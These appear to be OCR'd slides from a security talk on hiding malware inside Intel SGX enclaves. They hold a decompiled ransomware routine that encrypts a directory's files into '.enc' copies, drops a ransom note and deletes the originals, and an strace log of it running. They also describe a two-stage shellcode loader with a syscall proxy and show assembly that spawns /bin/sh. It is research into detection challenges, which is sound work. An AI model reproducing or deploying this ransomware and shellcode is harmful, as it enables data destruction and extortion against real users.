
# Static fo' president



| | |
|---|---|
| sgx_thread_wait_untrusted_event_ocall | .text |
| sgx_thread_set_untrusted_event_ocall | .text |
| sgx_thread_setwait_untrusted_events_ocall | .text |
| sgx_thread_set_multiple_untrusted_events_ocall | .text |
| ls_dir | .text |
| init_enclave | .text |
| do_init_enclave | .text |
| sgx_is_within_enclave | .text |
| sgx_is_outside_enclave | .text |
| sgx_ocalloc | .text |
| sgx_ocfree | .text |
| sgx_read_rand | .text |
| enter_enclave | .text |
| do_ecall | .text |
| sgx_ocall | .text |
| update_ocall_lastsp | .text |
| do_oret | .text |
| get_heap_base | .text |
| get_heap_size | .text |
| get_errno_addr | .text |
| is_stack_addr | .text |
| is_valid_sp | .text |
| internal_handle_exception | .text |
| trts_handle_exception | .text |
| get_xfeature_state | .text |
| save_and_clean_xfeature_regs | .text |
| restore_xfeature_regs | .text |
| init_optimized_libs | .text |
| do_init_thread | .text |
| _EGETKEY(_key_request_t *,uchar *) | .text |
| _EREPORT(_target_info_t const*,_sgx_report_data_t const... | .text |
| _EEXIT(ulong,ulong,ulong,ulong,ulong) | .text |

Line 38 of 536

```
rtext = "You've been owned by ransomware, pay lots of money and what not, to get your stuff back muahahahaha";
ent = (mydirent *)malloc(268LL);
if ( ocall_opendir(&dirdummy, start_path) == 0 )
{
  while ( 1 )
  {
    v1 = ocall_readdir(dirdummy, ent, 0x10Cu) || !ent->d_name[0] ? 0 : 1;
    if ( !v1 )
      break;
    len = strlen(ent->d_name);
    last_four = (char *)ent + len;
    if ( (unsigned int)strcmp(last_four, ".enc") )
    {
      if ( ent->d_type == 8 && (unsigned int)strcmp(ent->d_name, ".") && (unsigned int)strcmp(ent->d_name, "..")
      {
        lenstartpath = strlen(start_path);
        lenransomnote = 16;
        namelen = strlen(ent->d_name);
        lenenc = 4;
        full_path_readme = (char *)calloc(lenransomnote + lenstartpath + 1, 1LL);
        strncpy(full_path_readme, start_path, lenstartpath);
        strncat(full_path_readme, "RANSOMEWARE_INFO", lenransomnote);
        full_path_readme[lenstartpath + lenransomnote] = 0;
        full_path = (char *)calloc(namelen + lenstartpath + 1, 1LL);
        strncpy(full_path, start_path, lenstartpath);
        strncat(full_path, ent->d_name, namelen);
        full_path[lenstartpath + namelen] = 0;
        lenfullpath = strlen(full_path);
        new_name = (char *)calloc(lenfullpath + lenenc + 1, 1LL);
        strncpy(new_name, full_path, lenfullpath);
        strncat(new_name, ".enc", lenenc);
        new_name[lenfullpath + lenenc] = 0;
        if ( (unsigned int)strcmp(full_path, full_path_readme)
          && (unsigned int)strcmp(full_path, "/etc/passwd")
          && (unsigned int)strcmp(full_path, "/etc/shadow")
          && (unsigned int)strcmp(full_path, "/etc/sudoers") )
        {
          fpout = 0LL;
          fpout = (void *)sgx_fopen_auto_key(new_name, L"wr");
```



```
fpout = 0LL;
fpout = (void *)sgx_fopen_auto_key(new_name, L"wr");
ocall_open(&fpin, full_path, L"\u7200");
ocall_open(&fpreadme, full_path_readme, L"wr");
v2 = full_path;
ocall_fsize(&fpin_size, full_path);
buff = (void *)malloc(fpin_size);
if ( fpout )
{
  if ( buff )
  {
    if ( fpin )
    {
      v2 = buff;
      if ( ocall_read(&readsuccess, buff, fpin_size, 1u, fpin) == 0 )
      {
        v2 = (void *)fpin_size;
        sgx_fwrite(buff, fpin_size, 1uLL, (protected_fs_file *)fpout);
      }
    }
  }
}
sgx_fclose(fpout, v2);
```

## SGX Protected FS

Guess what I’d be looking at first …

# Linux strace monitoring

**Read plain file**

**Write SGX encrypted file**

**Place ransom note**

```
stat("/home/michelle/testdir/Makefile.enc", 0x7ffdc2220b20) = -1 ENOENT (No such file or directory)
open("/home/michelle/testdir/Makefile.enc", O_RDWR|O_CREAT, 0666) = 5
flock(5, LOCK_EX|LOCK_NB)            = 0
fstat(5, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
fcntl(5, F_GETFL)                    = 0x8002 (flags O_RDWR|O_LARGEFILE)
open("/home/michelle/testdir/Makefile", O_RDONLY) = 6
open("/home/michelle/testdir/RANSOMEWARE_INFO", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 7
stat("/home/michelle/testdir/Makefile", {st_mode=S_IFREG|0644, st_size=47429, ...}) = 0
fstat(6, {st_mode=S_IFREG|0644, st_size=47429, ...}) = 0
read(6, "# Generated automatically from M"..., 45056) = 45056
read(6, "CFLAGS)  -c $(srcdir)/Modules/si"..., 4096) = 2373
open("/home/michelle/testdir/Makefile.enc_recovery", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 8
fstat(8, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
write(8, "\0\0\0\0\0\0\0\0ELIF_XGS\1\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
flock(8, LOCK_UN)                    = 0
write(8, "\0\0\0\0\0\0\0\0", 8)       = 8
close(8)                             = 0
fstat(5, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
lseek(5, 0, SEEK_SET)                = 0
write(5, "ELIF_XGS\1\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
lseek(5, 49152, SEEK_SET)            = 49152
write(5, "\371c4\256wSf =b\326\22\16\376Z\223\17f\2?lo]\333\246\321\36\266\312\221\317\21"..., 4096) = 4096
lseek(5, 45056, SEEK_SET)            = 45056
[.....]
write(5, "ELIF_XGS\1\0L\352\230v\320\233Z\257\321\273\227\212\37\32\220\205\332\277\230\271\305J"..., 4096) = 4096
flock(5, LOCK_UN)                    = 0
close(5)                             = 0
unlink("/home/michelle/testdir/Makefile.enc_recovery") = 0
fstat(7, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
write(7, "You have been PWNED! \n\n hehehehe"..., 308) = 308
close(7)                             = 0
close(6)                             = 0
unlink("/home/michelle/testdir/Makefile") = 0
```

How much of a common piece of malware
can one actually hide?

What's the challenges for threat detection?

How would monitoring and behavior analysis work?

## Feasibility and such

## Sneaky Bastards be Sneaky

Demo3
Pet enclave gone rogue.
Her name is Martha.

## Modifying an enclave at runtime


Enclave on disk is not encrypted


Two-stage loader to the rescue

Enclave measurement vs. runtime


Dealing with functionality limitations

**http://theinvisiblethings.blogspot.com/2013/09/thoughts-on-intels-upcoming-software.html**




Application
shellcode
fetch & decrypt shellcode
Copy to RWX section
Execute shellcode
marshall arguments
jump to pivot
Syscall proxy pivot
call syscall proxy
Enclave
ecall
ocall
main()
Syscall proxy
unpack arguments
syscall
return


# Enclave shellcode: The "client"



```
Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .text             PROGBITS         0000000000000000  00000040
       00000000000000ed  0000000000000000  AX       0     0     1
  [ 2] .rela.text        RELA             0000000000000000  00000bc0
       00000000000001c8  0000000000000018   I      19     1     8
  [ 3] .data             PROGBITS         0000000000000000  0000012d
       0000000000000000  0000000000000000  WA       0     0     1
  [ 4] .bss              NOBITS           0000000000000000  0000012d
       0000000000000000  0000000000000000  WA       0     0     1
  [ 5] MySection         NOBITS           0000000000000000  00000140
       00000000000004b0  0000000000000000 WAX       0     0     32
  [ 6] .rodata           PROGBITS         0000000000000000  00000140
       00000000000000ac  0000000000000000   A       0     0     8
  [ 7] .debug_info       PROGBITS         0000000000000000  000001ec
```

Executable section, defined in C

```
int sc[300] __attribute__((section("MySection,\"awx\",@nobits#")));
```



```
mov     $0x18,%edi
lea     -0x22fdc9(%rip),%rbx
callq   *%rbx
mov     %rax,-0x8(%rbp)
mov     -0x8(%rbp),%rax
movq    $0x1,(%rax)
mov     -0x8(%rbp),%rax
add     $0x8,%rax
movq    $0x3b,(%rax)
mov     -0x8(%rbp),%rax
add     $0x10,%rax
movabs $0x0068732f6e69622f,%rcx
